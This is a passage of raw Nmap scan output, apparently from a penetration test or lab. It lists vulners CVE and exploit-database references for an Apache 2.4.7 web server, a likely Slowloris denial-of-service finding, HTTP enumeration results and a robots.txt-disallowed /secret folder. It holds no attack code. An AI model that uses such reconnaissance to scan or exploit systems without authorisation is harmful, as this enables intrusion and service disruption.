EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 5.0 https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 *EXPLOIT*| EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF 4.3 https://vulners.com/exploitpack/EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF *EXPLOIT*| EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF 4.3 https://vulners.com/exploitpack/EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF *EXPLOIT*| CVE-2015-5352 4.3 https://vulners.com/cve/CVE-2015-5352| 1337DAY-ID-25440 4.3 https://vulners.com/zdt/1337DAY-ID-25440 *EXPLOIT*| 1337DAY-ID-25438 4.3 https://vulners.com/zdt/1337DAY-ID-25438 *EXPLOIT*| CVE-2021-36368 3.7 https://vulners.com/cve/CVE-2021-36368| CVE-2025-61985 3.6 https://vulners.com/cve/CVE-2025-61985| CVE-2025-61984 3.6 https://vulners.com/cve/CVE-2025-61984| B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150 3.6 https://vulners.com/githubexploit/B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150 *EXPLOIT*| 4C6E2182-0E99-5626-83F6-1646DD648C57 3.6 https://vulners.com/githubexploit/4C6E2182-0E99-5626-83F6-1646DD648C57 *EXPLOIT*| SSV:92581 2.1 https://vulners.com/seebug/SSV:92581 *EXPLOIT*| CVE-2015-6563 1.9 https://vulners.com/cve/CVE-2015-6563| PACKETSTORM:151227 0.0 https://vulners.com/packetstorm/PACKETSTORM:151227 *EXPLOIT*| PACKETSTORM:140261 0.0 https://vulners.com/packetstorm/PACKETSTORM:140261 *EXPLOIT*| PACKETSTORM:138006 0.0 https://vulners.com/packetstorm/PACKETSTORM:138006 *EXPLOIT*| PACKETSTORM:137942 0.0 https://vulners.com/packetstorm/PACKETSTORM:137942 *EXPLOIT*| 1337DAY-ID-30937 0.0 https://vulners.com/zdt/1337DAY-ID-30937 *EXPLOIT*| 1337DAY-ID-26468 0.0 https://vulners.com/zdt/1337DAY-ID-26468 *EXPLOIT*|_ 1337DAY-ID-25391 0.0 https://vulners.com/zdt/1337DAY-ID-25391 *EXPLOIT*80/tcp open http syn-ack ttl 63 Apache httpd 2.4.7 ((Ubuntu))| http-useragent-tester:| Status for browser useragent: 200| Allowed User Agents:| Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)| libwww| lwp-trivial| libcurl-agent/1.0| PHP/| Python-urllib/2.5| GT::WWW| Snoopy| MFC_Tear_Sample| HTTP::Lite| PHPCrawl| URI::Fetch| Zend_Http_Client| http client| PECL::HTTP| Wget/1.13.4 (linux-gnu)|_ WWW-Mechanize/1.34| http-methods:|_ Supported Methods: POST OPTIONS GET HEAD|_http-mobileversion-checker: No mobile version detected.|_http-date: Mon, 27 Oct 2025 15:45:06 GMT; 0s from local time.| http-slowloris-check:| VULNERABLE:| Slowloris DOS attack| State: LIKELY VULNERABLE| IDs: CVE:CVE-2007-6750| Slowloris tries to keep many connections to the target web server open and hold| them open as long as possible. It accomplishes this by opening connections to| the target web server and sending a partial request. By doing so, it starves| the http server's resources causing Denial Of Service.|| Disclosure date: 2009-09-17| References:| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750|_ http://ha.ckers.org/slowloris/| http-headers:| Date: Mon, 27 Oct 2025 15:45:10 GMT| Server: Apache/2.4.7 (Ubuntu)| Last-Modified: Sun, 10 Aug 2014 10:04:20 GMT| ETag: "24-500438fe37ded"| Accept-Ranges: bytes| Content-Length: 36| Connection: close| Content-Type: text/html||_ (Request type: HEAD)| http-vhosts:|_128 names had status 200|_http-csrf: Couldn't find any CSRF vulnerabilities.|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.|_http-xssed: No previously reported XSS vuln.|_http-referer-checker: Couldn't find any cross-domain scripts.| vulners:| cpe:/a:apache:http_server:2.4.7:| 3E6BA608-776F-5B1F-9BA5-589CD2A5A351 10.0 https://vulners.com/gitee/3E6BA608-776F-5B1F-9BA5-589CD2A5A351 *EXPLOIT*| PACKETSTORM:176334 9.8 https://vulners.com/packetstorm/PACKETSTORM:176334 *EXPLOIT*| PACKETSTORM:171631 9.8 https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT*| HTTPD:E8492EE5729E8FB514D3C0EE370C9BC6 9.8 https://vulners.com/httpd/HTTPD:E8492EE5729E8FB514D3C0EE370C9BC6| HTTPD:C072933AA965A86DA3E2C9172FFC1569 9.8 https://vulners.com/httpd/HTTPD:C072933AA965A86DA3E2C9172FFC1569| HTTPD:A1BBCE110E077FFBF4469D4F06DB9293 9.8 https://vulners.com/httpd/HTTPD:A1BBCE110E077FFBF4469D4F06DB9293| HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D 9.8 https://vulners.com/httpd/HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D| HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8 9.8 https://vulners.com/httpd/HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8| HTTPD:9AD76A782F4E66676719E36B64777A7A 9.8 https://vulners.com/httpd/HTTPD:9AD76A782F4E66676719E36B64777A7A| HTTPD:650C6B8A1FEAD1FBD1AF9746142659F9 9.8 https://vulners.com/httpd/HTTPD:650C6B8A1FEAD1FBD1AF9746142659F9| HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E 9.8 https://vulners.com/httpd/HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E| HTTPD:1F84410918227CC81FA7C000C4F999A3 9.8 https://vulners.com/httpd/HTTPD:1F84410918227CC81FA7C000C4F999A3| HTTPD:156974A46CA46AF26CC4140D00F7EB10 9.8 https://vulners.com/httpd/HTTPD:156974A46CA46AF26CC4140D00F7EB10| EDB-ID:51193 9.8 https://vulners.com/exploitdb/EDB-ID:51193 *EXPLOIT*| D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52 9.8 https://vulners.com/githubexploit/D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52 *EXPLOIT*| CVE-2024-38476 9.8 https://vulners.com/cve/CVE-2024-38476| CVE-2024-38474 9.8 https://vulners.com/cve/CVE-2024-38474| CVE-2023-25690 9.8 https://vulners.com/cve/CVE-2023-25690| CVE-2022-31813 9.8 https://vulners.com/cve/CVE-2022-31813| CVE-2022-23943 9.8 https://vulners.com/cve/CVE-2022-23943| CVE-2022-22720 9.8 https://vulners.com/cve/CVE-2022-22720| CVE-2021-44790 9.8 https://vulners.com/cve/CVE-2021-44790| CVE-2021-39275 9.8 https://vulners.com/cve/CVE-2021-39275| CVE-2021-26691 9.8 https://vulners.com/cve/CVE-2021-26691| CVE-2018-1312 9.8 https://vulners.com/cve/CVE-2018-1312| CVE-2017-7679 9.8 https://vulners.com/cve/CVE-2017-7679| CVE-2017-3169 9.8 https://vulners.com/cve/CVE-2017-3169| CVE-2017-3167 9.8 https://vulners.com/cve/CVE-2017-3167| CNVD-2024-36391 9.8 https://vulners.com/cnvd/CNVD-2024-36391| CNVD-2024-36388 9.8 https://vulners.com/cnvd/CNVD-2024-36388| CNVD-2022-51061 9.8 https://vulners.com/cnvd/CNVD-2022-51061| CNVD-2022-41640 9.8 https://vulners.com/cnvd/CNVD-2022-41640| CNVD-2022-03225 9.8 https://vulners.com/cnvd/CNVD-2022-03225| CNVD-2021-102386 9.8 https://vulners.com/cnvd/CNVD-2021-102386| B6297446-2DDD-52BA-B508-29A748A5D2CC 9.8 https://vulners.com/githubexploit/B6297446-2DDD-52BA-B508-29A748A5D2CC *EXPLOIT*| 64A540A8-D918-5BEA-8F60-987F97B27A0C 9.8 https://vulners.com/githubexploit/64A540A8-D918-5BEA-8F60-987F97B27A0C *EXPLOIT*| 5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9 9.8 https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9 *EXPLOIT*| 3F17CA20-788F-5C45-88B3-E12DB2979B7B 9.8 https://vulners.com/githubexploit/3F17CA20-788F-5C45-88B3-E12DB2979B7B *EXPLOIT*| 1337DAY-ID-39214 9.8 https://vulners.com/zdt/1337DAY-ID-39214 *EXPLOIT*| 1337DAY-ID-38427 9.8 https://vulners.com/zdt/1337DAY-ID-38427 *EXPLOIT*| 0DB60346-03B6-5FEE-93D7-FF5757D225AA 9.8 https://vulners.com/gitee/0DB60346-03B6-5FEE-93D7-FF5757D225AA *EXPLOIT*| HTTPD:D868A1E68FB46E2CF5486281DCDB59CF 9.1 https://vulners.com/httpd/HTTPD:D868A1E68FB46E2CF5486281DCDB59CF| HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6 9.1 https://vulners.com/httpd/HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6| HTTPD:2C227652EE0B3B961706AAFCACA3D1E1 9.1 https://vulners.com/httpd/HTTPD:2C227652EE0B3B961706AAFCACA3D1E1| FD2EE3A5-BAEA-5845-BA35-E6889992214F 9.1 https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F *EXPLOIT*| E606D7F4-5FA2-5907-B30E-367D6FFECD89 9.1 https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89 *EXPLOIT*| D8A19443-2A37-5592-8955-F614504AAF45 9.1 https://vulners.com/githubexploit/D8A19443-2A37-5592-8955-F614504AAF45 *EXPLOIT*| CVE-2024-40898 9.1 https://vulners.com/cve/CVE-2024-40898| CVE-2024-38475 9.1 https://vulners.com/cve/CVE-2024-38475| CVE-2022-28615 9.1 https://vulners.com/cve/CVE-2022-28615| CVE-2022-22721 9.1 https://vulners.com/cve/CVE-2022-22721| CVE-2017-9788 9.1 https://vulners.com/cve/CVE-2017-9788| CNVD-2024-36387 9.1 https://vulners.com/cnvd/CNVD-2024-36387| CNVD-2024-33814 9.1 https://vulners.com/cnvd/CNVD-2024-33814| CNVD-2022-51060 9.1 https://vulners.com/cnvd/CNVD-2022-51060| CNVD-2022-41638 9.1 https://vulners.com/cnvd/CNVD-2022-41638| B5E74010-A082-5ECE-AB37-623A5B33FE7D 9.1 https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D *EXPLOIT*| 5418A85B-F4B7-5BBD-B106-0800AC961C7A 9.1 https://vulners.com/githubexploit/5418A85B-F4B7-5BBD-B106-0800AC961C7A *EXPLOIT*| HTTPD:1B3D546A8500818AAC5B1359FE11A7E4 9.0 https://vulners.com/httpd/HTTPD:1B3D546A8500818AAC5B1359FE11A7E4| FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 9.0 https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 *EXPLOIT*| CVE-2022-36760 9.0 https://vulners.com/cve/CVE-2022-36760| CVE-2021-40438 9.0 https://vulners.com/cve/CVE-2021-40438| CNVD-2023-30860 9.0 https://vulners.com/cnvd/CNVD-2023-30860| CNVD-2022-03224 9.0 https://vulners.com/cnvd/CNVD-2022-03224| AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C 9.0 https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C *EXPLOIT*| 8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 9.0 https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 *EXPLOIT*| 7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2 9.0 https://vulners.com/githubexploit/7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2 *EXPLOIT*| 36618CA8-9316-59CA-B748-82F15F407C4F 9.0 https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F *EXPLOIT*| HTTPD:A7133572D328CD65C350E33F20834FAD 8.2 https://vulners.com/httpd/HTTPD:A7133572D328CD65C350E33F20834FAD| CVE-2021-44224 8.2 https://vulners.com/cve/CVE-2021-44224| CNVD-2021-102387 8.2 https://vulners.com/cnvd/CNVD-2021-102387| B0A9E5E8-7CCC-5984-9922-A89F11D6BF38 8.2 https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38 *EXPLOIT*| HTTPD:BA2AA2F9CA78BCC3B836D2041D1E15B6 8.1 https://vulners.com/httpd/HTTPD:BA2AA2F9CA78BCC3B836D2041D1E15B6| HTTPD:B63E69E936F944F114293D6F4AB8D4D6 8.1 https://vulners.com/httpd/HTTPD:B63E69E936F944F114293D6F4AB8D4D6| CVE-2024-38473 8.1 https://vulners.com/cve/CVE-2024-38473| CVE-2017-15715 8.1 https://vulners.com/cve/CVE-2017-15715| CVE-2016-5387 8.1 https://vulners.com/cve/CVE-2016-5387| CNVD-2016-04948 8.1 https://vulners.com/cnvd/CNVD-2016-04948| 249A954E-0189-5182-AE95-31C866A057E1 8.1 https://vulners.com/githubexploit/249A954E-0189-5182-AE95-31C866A057E1 *EXPLOIT*| 23079A70-8B37-56D2-9D37-F638EBF7F8B5 8.1 https://vulners.com/githubexploit/23079A70-8B37-56D2-9D37-F638EBF7F8B5 *EXPLOIT*| PACKETSTORM:181038 7.5 https://vulners.com/packetstorm/PACKETSTORM:181038 *EXPLOIT*| MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED- 7.5 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED- *EXPLOIT*| HTTPD:F1CFBC9B54DFAD0499179863D36830BB 7.5 https://vulners.com/httpd/HTTPD:F1CFBC9B54DFAD0499179863D36830BB| HTTPD:D5C9AD5E120B9B567832B4A5DBD97F43 7.5 https://vulners.com/httpd/HTTPD:D5C9AD5E120B9B567832B4A5DBD97F43| HTTPD:C317C7138B4A8BBD54A901D6DDDCB837 7.5 https://vulners.com/httpd/HTTPD:C317C7138B4A8BBD54A901D6DDDCB837| HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F 7.5 https://vulners.com/httpd/HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F| HTTPD:B1B0A31C4AD388CC6C575931414173E2 7.5 https://vulners.com/httpd/HTTPD:B1B0A31C4AD388CC6C575931414173E2| HTTPD:975FD708E753E143E7DFFC23510F802E 7.5 https://vulners.com/httpd/HTTPD:975FD708E753E143E7DFFC23510F802E| HTTPD:63F2722DB00DBB3F59C40B40F32363B3 7.5 https://vulners.com/httpd/HTTPD:63F2722DB00DBB3F59C40B40F32363B3| HTTPD:6236A32987BAE49DFBF020477B1278DD 7.5 https://vulners.com/httpd/HTTPD:6236A32987BAE49DFBF020477B1278DD| HTTPD:60420623F2A716909480F87DB74EE9D7 7.5 https://vulners.com/httpd/HTTPD:60420623F2A716909480F87DB74EE9D7| HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5 7.5 https://vulners.com/httpd/HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5| HTTPD:34AD734658A873D0B091ED78567E6DF4 7.5 https://vulners.com/httpd/HTTPD:34AD734658A873D0B091ED78567E6DF4| HTTPD:348811594B4FDD8579A34C563A16F7F6 7.5 https://vulners.com/httpd/HTTPD:348811594B4FDD8579A34C563A16F7F6| HTTPD:11D4941ECBB2B14842A64574A692D8D1 7.5 https://vulners.com/httpd/HTTPD:11D4941ECBB2B14842A64574A692D8D1| HTTPD:05E6BF2AD317E3658D2938931207AA66 7.5 https://vulners.com/httpd/HTTPD:05E6BF2AD317E3658D2938931207AA66| EDB-ID:42745 7.5 https://vulners.com/exploitdb/EDB-ID:42745 *EXPLOIT*| EDB-ID:40961 7.5 https://vulners.com/exploitdb/EDB-ID:40961 *EXPLOIT*| CVE-2024-47252 7.5 https://vulners.com/cve/CVE-2024-47252| CVE-2024-43394 7.5 https://vulners.com/cve/CVE-2024-43394| CVE-2024-43204 7.5 https://vulners.com/cve/CVE-2024-43204| CVE-2024-42516 7.5 https://vulners.com/cve/CVE-2024-42516| CVE-2024-39573 7.5 https://vulners.com/cve/CVE-2024-39573| CVE-2024-38477 7.5 https://vulners.com/cve/CVE-2024-38477| CVE-2024-38472 7.5 https://vulners.com/cve/CVE-2024-38472| CVE-2023-31122 7.5 https://vulners.com/cve/CVE-2023-31122| CVE-2022-30556 7.5 https://vulners.com/cve/CVE-2022-30556| CVE-2022-29404 7.5 https://vulners.com/cve/CVE-2022-29404| CVE-2022-26377 7.5 https://vulners.com/cve/CVE-2022-26377| CVE-2022-22719 7.5 https://vulners.com/cve/CVE-2022-22719| CVE-2021-34798 7.5 https://vulners.com/cve/CVE-2021-34798| CVE-2021-33193 7.5 https://vulners.com/cve/CVE-2021-33193| CVE-2021-26690 7.5 https://vulners.com/cve/CVE-2021-26690| CVE-2019-0217 7.5 https://vulners.com/cve/CVE-2019-0217| CVE-2018-8011 7.5 https://vulners.com/cve/CVE-2018-8011| CVE-2018-17199 7.5 https://vulners.com/cve/CVE-2018-17199| CVE-2018-1303 7.5 https://vulners.com/cve/CVE-2018-1303| CVE-2017-9798 7.5 https://vulners.com/cve/CVE-2017-9798| CVE-2017-15710 7.5 https://vulners.com/cve/CVE-2017-15710| CVE-2016-8743 7.5 https://vulners.com/cve/CVE-2016-8743| CVE-2016-2161 7.5 https://vulners.com/cve/CVE-2016-2161| CVE-2016-0736 7.5 https://vulners.com/cve/CVE-2016-0736| CVE-2006-20001 7.5 https://vulners.com/cve/CVE-2006-20001| CNVD-2025-16614 7.5 https://vulners.com/cnvd/CNVD-2025-16614| CNVD-2025-16613 7.5 https://vulners.com/cnvd/CNVD-2025-16613| CNVD-2025-16612 7.5 https://vulners.com/cnvd/CNVD-2025-16612| CNVD-2025-16609 7.5 https://vulners.com/cnvd/CNVD-2025-16609| CNVD-2024-36393 7.5 https://vulners.com/cnvd/CNVD-2024-36393| CNVD-2024-36390 7.5 https://vulners.com/cnvd/CNVD-2024-36390| CNVD-2024-36389 7.5 https://vulners.com/cnvd/CNVD-2024-36389| CNVD-2024-20839 7.5 https://vulners.com/cnvd/CNVD-2024-20839| CNVD-2023-93320 7.5 https://vulners.com/cnvd/CNVD-2023-93320| CNVD-2023-80558 7.5 https://vulners.com/cnvd/CNVD-2023-80558| CNVD-2022-53584 7.5 https://vulners.com/cnvd/CNVD-2022-53584| CNVD-2022-51058 7.5 https://vulners.com/cnvd/CNVD-2022-51058| CNVD-2022-41639 7.5 https://vulners.com/cnvd/CNVD-2022-41639| CNVD-2022-13199 7.5 https://vulners.com/cnvd/CNVD-2022-13199| CNVD-2022-03223 7.5 https://vulners.com/cnvd/CNVD-2022-03223| CNVD-2019-41283 7.5 https://vulners.com/cnvd/CNVD-2019-41283| CNVD-2019-08945 7.5 https://vulners.com/cnvd/CNVD-2019-08945| CNVD-2017-13906 7.5 https://vulners.com/cnvd/CNVD-2017-13906| CNVD-2016-13233 7.5 https://vulners.com/cnvd/CNVD-2016-13233| CNVD-2016-13232 7.5 https://vulners.com/cnvd/CNVD-2016-13232| CDC791CD-A414-5ABE-A897-7CFA3C2D3D29 7.5 https://vulners.com/githubexploit/CDC791CD-A414-5ABE-A897-7CFA3C2D3D29 *EXPLOIT*| A0F268C8-7319-5637-82F7-8DAF72D14629 7.5 https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-8DAF72D14629 *EXPLOIT*| 56EC26AF-7FB6-5CF0-B179-6151B1D53BA5 7.5 https://vulners.com/githubexploit/56EC26AF-7FB6-5CF0-B179-6151B1D53BA5 *EXPLOIT*| 45D138AD-BEC6-552A-91EA-8816914CA7F4 7.5 https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4 *EXPLOIT*| CVE-2025-49812 7.4 https://vulners.com/cve/CVE-2025-49812| HTTPD:D66D5F45690EBE82B48CC81EF6388EE8 7.3 https://vulners.com/httpd/HTTPD:D66D5F45690EBE82B48CC81EF6388EE8| CVE-2023-38709 7.3 https://vulners.com/cve/CVE-2023-38709| CVE-2020-35452 7.3 https://vulners.com/cve/CVE-2020-35452| CNVD-2024-36395 7.3 https://vulners.com/cnvd/CNVD-2024-36395| PACKETSTORM:127546 6.8 https://vulners.com/packetstorm/PACKETSTORM:127546 *EXPLOIT*| HTTPD:3EDB21E49474605400D2476536BB9C24 6.8 https://vulners.com/httpd/HTTPD:3EDB21E49474605400D2476536BB9C24| CVE-2014-0226 6.8 https://vulners.com/cve/CVE-2014-0226| 1337DAY-ID-22451 6.8 https://vulners.com/zdt/1337DAY-ID-22451 *EXPLOIT*| CVE-2024-24795 6.3 https://vulners.com/cve/CVE-2024-24795| CNVD-2024-36394 6.3 https://vulners.com/cnvd/CNVD-2024-36394| HTTPD:E3E8BE7E36621C4506552BA051ECC3C8 6.1 https://vulners.com/httpd/HTTPD:E3E8BE7E36621C4506552BA051ECC3C8| HTTPD:8DF9389A321028B4475CE2E9B5BFC7A6 6.1 https://vulners.com/httpd/HTTPD:8DF9389A321028B4475CE2E9B5BFC7A6| HTTPD:5FF2D6B51D8115FFCB653949D8D36345 6.1 https://vulners.com/httpd/HTTPD:5FF2D6B51D8115FFCB653949D8D36345| HTTPD:503FD99BD66D7A2A870F8608BC17CE57 6.1 https://vulners.com/httpd/HTTPD:503FD99BD66D7A2A870F8608BC17CE57| CVE-2020-1927 6.1 https://vulners.com/cve/CVE-2020-1927| CVE-2019-10098 6.1 https://vulners.com/cve/CVE-2019-10098| CVE-2019-10092 6.1 https://vulners.com/cve/CVE-2019-10092| CVE-2016-4975 6.1 https://vulners.com/cve/CVE-2016-4975| CNVD-2020-21904 6.1 https://vulners.com/cnvd/CNVD-2020-21904| CAB023BA-58A3-5C35-BF97-F9C43133DB5E 6.1 https://vulners.com/gitee/CAB023BA-58A3-5C35-BF97-F9C43133DB5E *EXPLOIT*| 4013EC74-B3C1-5D95-938A-54197A58586D 6.1 https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D *EXPLOIT*| HTTPD:5C83890838E7C6903630B41EC3F2540D 5.9 https://vulners.com/httpd/HTTPD:5C83890838E7C6903630B41EC3F2540D| CVE-2018-1302 5.9 https://vulners.com/cve/CVE-2018-1302| CVE-2018-1301 5.9 https://vulners.com/cve/CVE-2018-1301| CNVD-2018-06536 5.9 https://vulners.com/cnvd/CNVD-2018-06536| CNVD-2018-06535 5.9 https://vulners.com/cnvd/CNVD-2018-06535| 1337DAY-ID-33577 5.8 https://vulners.com/zdt/1337DAY-ID-33577 *EXPLOIT*| HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05 5.5 https://vulners.com/httpd/HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05| CVE-2020-13938 5.5 https://vulners.com/cve/CVE-2020-13938| CNVD-2021-44765 5.5 https://vulners.com/cnvd/CNVD-2021-44765| HTTPD:FCCF5DB14D66FA54B47C34D9680C0335 5.3 https://vulners.com/httpd/HTTPD:FCCF5DB14D66FA54B47C34D9680C0335| HTTPD:EB26BC6B6E566C865F53A311FC1A6744 5.3 https://vulners.com/httpd/HTTPD:EB26BC6B6E566C865F53A311FC1A6744| HTTPD:BAAB4065D254D64A717E8A5C847C7BCA 5.3 https://vulners.com/httpd/HTTPD:BAAB4065D254D64A717E8A5C847C7BCA| HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F 5.3 https://vulners.com/httpd/HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F| HTTPD:85F5649E5C2D697DCF21420D622C618E 5.3 https://vulners.com/httpd/HTTPD:85F5649E5C2D697DCF21420D622C618E| HTTPD:5C8B0394DE17D1C29719B16CE00F475D 5.3 https://vulners.com/httpd/HTTPD:5C8B0394DE17D1C29719B16CE00F475D| HTTPD:25716876F18D7575B7A8778A4476ED9E 5.3 https://vulners.com/httpd/HTTPD:25716876F18D7575B7A8778A4476ED9E| CVE-2022-37436 5.3 https://vulners.com/cve/CVE-2022-37436| CVE-2022-28614 5.3 https://vulners.com/cve/CVE-2022-28614| CVE-2022-28330 5.3 https://vulners.com/cve/CVE-2022-28330| CVE-2020-1934 5.3 https://vulners.com/cve/CVE-2020-1934| CVE-2020-11985 5.3 https://vulners.com/cve/CVE-2020-11985| CVE-2019-17567 5.3 https://vulners.com/cve/CVE-2019-17567| CVE-2019-0220 5.3 https://vulners.com/cve/CVE-2019-0220| CVE-2018-1283 5.3 https://vulners.com/cve/CVE-2018-1283| CNVD-2023-30859 5.3 https://vulners.com/cnvd/CNVD-2023-30859| CNVD-2022-53582 5.3 https://vulners.com/cnvd/CNVD-2022-53582| CNVD-2022-51059 5.3 https://vulners.com/cnvd/CNVD-2022-51059| CNVD-2021-44766 5.3 https://vulners.com/cnvd/CNVD-2021-44766| CNVD-2020-46278 5.3 https://vulners.com/cnvd/CNVD-2020-46278| CNVD-2020-29872 5.3 https://vulners.com/cnvd/CNVD-2020-29872| CNVD-2019-08941 5.3 https://vulners.com/cnvd/CNVD-2019-08941| SSV:96537 5.0 https://vulners.com/seebug/SSV:96537 *EXPLOIT*| SSV:62058 5.0 https://vulners.com/seebug/SSV:62058 *EXPLOIT*| SSV:61874 5.0 https://vulners.com/seebug/SSV:61874 *EXPLOIT*| HTTPD:F8C8FF58A7154D4AEB884460782E6943 5.0 https://vulners.com/httpd/HTTPD:F8C8FF58A7154D4AEB884460782E6943| HTTPD:EA40955F0C4A208F0F1841F397D60CF3 5.0 https://vulners.com/httpd/HTTPD:EA40955F0C4A208F0F1841F397D60CF3| HTTPD:E07AEA8765BD0F6E15AAD496A2714564 5.0 https://vulners.com/httpd/HTTPD:E07AEA8765BD0F6E15AAD496A2714564| HTTPD:A158A6C24B676357DB136BEF8DE76E9B 5.0 https://vulners.com/httpd/HTTPD:A158A6C24B676357DB136BEF8DE76E9B| HTTPD:867B7FEBC94AAFD9542C6BE363C3D8A3 5.0 https://vulners.com/httpd/HTTPD:867B7FEBC94AAFD9542C6BE363C3D8A3| HTTPD:37A2DAF62C74FA5777EC2F97F085C496 5.0 https://vulners.com/httpd/HTTPD:37A2DAF62C74FA5777EC2F97F085C496| HTTPD:3353898BFE39BBDF8391739FC2DDB5B1 5.0 https://vulners.com/httpd/HTTPD:3353898BFE39BBDF8391739FC2DDB5B1| HTTPD:30E31E412AB4505FEE1161AB62A2E9AD 5.0 https://vulners.com/httpd/HTTPD:30E31E412AB4505FEE1161AB62A2E9AD| EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7 5.0 https://vulners.com/exploitpack/EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7 *EXPLOIT*| EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D 5.0 https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D *EXPLOIT*| CVE-2015-3183 5.0 https://vulners.com/cve/CVE-2015-3183| CVE-2015-0228 5.0 https://vulners.com/cve/CVE-2015-0228| CVE-2014-3581 5.0 https://vulners.com/cve/CVE-2014-3581| CVE-2014-3523 5.0 https://vulners.com/cve/CVE-2014-3523| CVE-2014-0231 5.0 https://vulners.com/cve/CVE-2014-0231| CVE-2014-0098 5.0 https://vulners.com/cve/CVE-2014-0098| CVE-2013-6438 5.0 https://vulners.com/cve/CVE-2013-6438| CVE-2013-5704 5.0 https://vulners.com/cve/CVE-2013-5704| CNVD-2015-01691 5.0 https://vulners.com/cnvd/CNVD-2015-01691| 1337DAY-ID-28573 5.0 https://vulners.com/zdt/1337DAY-ID-28573 *EXPLOIT*| 1337DAY-ID-26574 5.0 https://vulners.com/zdt/1337DAY-ID-26574 *EXPLOIT*| SSV:87152 4.3 https://vulners.com/seebug/SSV:87152 *EXPLOIT*| PACKETSTORM:127563 4.3 https://vulners.com/packetstorm/PACKETSTORM:127563 *EXPLOIT*| HTTPD:C42F64A6857578ED72E18211FDE568E0 4.3 https://vulners.com/httpd/HTTPD:C42F64A6857578ED72E18211FDE568E0| HTTPD:883E996A34F70F5DF670D81697321AAB 4.3 https://vulners.com/httpd/HTTPD:883E996A34F70F5DF670D81697321AAB| HTTPD:7BB4E1B5FF441B7BE1E27DCB50A9280A 4.3 https://vulners.com/httpd/HTTPD:7BB4E1B5FF441B7BE1E27DCB50A9280A| HTTPD:45932C372ED0E0588A3AE5126126F55B 4.3 https://vulners.com/httpd/HTTPD:45932C372ED0E0588A3AE5126126F55B| CVE-2016-8612 4.3 https://vulners.com/cve/CVE-2016-8612| CVE-2015-3185 4.3 https://vulners.com/cve/CVE-2015-3185| CVE-2014-8109 4.3 https://vulners.com/cve/CVE-2014-8109| CVE-2014-0118 4.3 https://vulners.com/cve/CVE-2014-0118| CVE-2014-0117 4.3 https://vulners.com/cve/CVE-2014-0117| 1337DAY-ID-33575 4.3 https://vulners.com/zdt/1337DAY-ID-33575 *EXPLOIT*|_ PACKETSTORM:140265 0.0 https://vulners.com/packetstorm/PACKETSTORM:140265 *EXPLOIT*| http-sitemap-generator:| Directory structure:| /| Other: 1; jpg: 1| Longest directory structure:| Depth: 0| Dir: /| Total files found (by extension):|_ Other: 1; jpg: 1|_http-comments-displayer: Couldn't find any comments.| http-robots.txt: 1 disallowed entry|_/secret|_http-errors: Couldn't find any error pages.|_http-dombased-xss: Couldn't find any DOM based XSS.| http-traceroute:|_ Possible reverse proxy detected.|_http-chrono: Request times for /; avg: 375.61ms; min: 176.34ms; max: 519.61ms|_http-title: Site doesn't have a title (text/html).|_http-server-header: Apache/2.4.7 (Ubuntu)|_http-feed: Couldn't find any feeds.| http-enum:| /robots.txt: Robots file|_ /secret/: Potentially interesting folder|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portAggressive OS guesses: Linux 3.10 - 4.11 